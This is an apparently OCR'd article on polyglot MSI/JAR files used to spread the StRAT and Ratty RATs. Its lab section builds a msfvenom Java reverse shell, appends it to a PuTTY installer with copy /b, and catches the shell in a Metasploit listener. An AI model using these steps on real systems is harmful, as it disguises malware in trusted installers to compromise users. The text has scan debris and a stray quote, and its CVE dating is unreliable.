Recently, the cybersecurity firm DeepInstinct observed two popular (unpopular) Remote Access Trojans StRAT and Ratty being distributed as a combination of Polyglot and malicious JAR files.

History Of Polyglots In Hacking

Polyglot technique has been around since year 2018. Then, MSI files were used to bypass Microsoft code signing verification. At that time, Microsoft decided not to fix the issue at that time . In 2020, this technique was once again used by malware authors of Ratty and Adwind Java RAT s. They appended malicious JAR RAT samples to signed MSI files. It was then, Microsoft assigned CVE_2022_1464 to address this issue. This issue should have ended then.


Changed Game

However, Deep Instinct observed in 2022, that the polyglot technique was still being used. Howev er, now, this was not being used to exploit any CVE but to confuse security solutions. This technique of using malicious JAR's was so effective that it resulted in very low detections on Virus Total. This is really surprising as Ratty and StRAT are very infamously popular RATS.

To further understand this, let us see what cybersecurity firm DeepInstinct actually found out. Deep Instinct observed multiple combinations of polyglot files through out the year 2022. Almost

all of these polyglot files had one thing in common. One of the files in this polyglot was a JAR file (of course malicious). As readers already read above, in 2018 polyglot technique was used to bypa -ss Microsoft code signing verification using MSI files. But why are JAR files common in these polyglot files used in year 2018?

The structure of the JAR files may have an answer. JAR files are essentially ZIP archives just like a ZIP file. A JAR file is Identified by the presence of an end of central directory record which is located at the end of the archive structure as shown below.




This implies that we can append anything (read malicious code) at the beginning of the file. This will be ignored and the archive is still considered valid. MSI file, just like many file formats we ha- ve seen at the starting have a magic header at the beginning and should be read from the start. When these two files are combined, the resultant Polyglot file is both a valid MSI file and valid JAR file. Let's see it practically.


Using msfvenom, first I create a malicious "Jar" payload named "java jar". This payload is a reverse shell.

```
┌──(kali㉿222vm)-[~/Desktop]
└─$ msfvenom -p java/shell_reverse_tcp LHOST=192.168.40.153 lport=
4444 -f raw -o java.jar

Payload size: 7511 bytes
Saved as: java.jar

┌──(kali㉿222vm)-[~/Desktop]
└─$
```

I copy this file to a specific folder in Windows system. In the same folder, I download msi file of Putty as shown below.



This Java jar payload is easily identified as malware by various Anti-malware as shown below.



I open a CMD window and navigate to the folder where Putty.msi file and jar file is located. Obse -rve the file size.

"If cybercriminals can't reliably convert the cryptocurrency generated by their activities into cash, the incentives to commit those crimes plummet,"
- Chainalysis


```
C:\Users\admin\Desktop\Jan_2023_RWH>dir
 Volume in drive C has no label.
 Volume Serial Number is 3CBE-511E

 Directory of C:\Users\admin\Desktop\Jan_2023_RWH

02/27/2023  06:40 PM    <DIR>          .
02/27/2023  06:40 PM    <DIR>          ..
02/28/2023  01:07 PM             5,270 java.jar
01/11/2023  02:19 PM         3,404,288 putty-0.78-installer.msi
               2 File(s)      3,409,558 bytes
               2 Dir(s)   3,800,051,712 bytes free
```

Then I use the command shown below to combine both these files and create a polyglot file named “malicious_java.jar”.

```
C:\Users\admin\Desktop\Jan_2023_RWH>copy /b putty-0.78-installer.msi + java.jar malicious_java.jar
putty-0.78-installer.msi
java.jar
        1 file(s) copied.

C:\Users\admin\Desktop\Jan_2023_RWH>
```

Here it is. Observe the file size again.

```
C:\Users\admin\Desktop\Jan_2023_RWH>dir
 Volume in drive C has no label.
 Volume Serial Number is 3CBE-511E

 Directory of C:\Users\admin\Desktop\Jan_2023_RWH

02/27/2023  06:41 PM    <DIR>          .
02/27/2023  06:41 PM    <DIR>          ..
02/28/2023  01:07 PM             5,270 java.jar
02/27/2023  06:41 PM         3,409,558 malicious_java.jar
01/11/2023  02:19 PM         3,404,288 putty-0.78-installer.msi
               3 File(s)      6,819,116 bytes
               2 Dir(s)   3,796,353,024 bytes free

C:\Users\admin\Desktop\Jan_2023_RWH>
```




On the Attacker system, Kali, I start a Metasploit listener.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload java/shell_reverse_tcp
payload => java/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.40.153
lhost => 192.168.40.153
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
```

When I click on the malicious Java payload, I successfully get a reverse shell on the target system shown below.

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.40.153:4444
[*] Command shell session 2 opened (192.168.40.153:4444 -> 192.168
.40.150:50970) at 2023-02-28 03:49:27 -0500



Shell Banner:
Microsoft Windows [Version 10.0.17763.107]
(c) 2018 Microsoft Corporation. All rights reserved.
-----


C:\Users\admin\Desktop\Jan_2023_RWH>
```

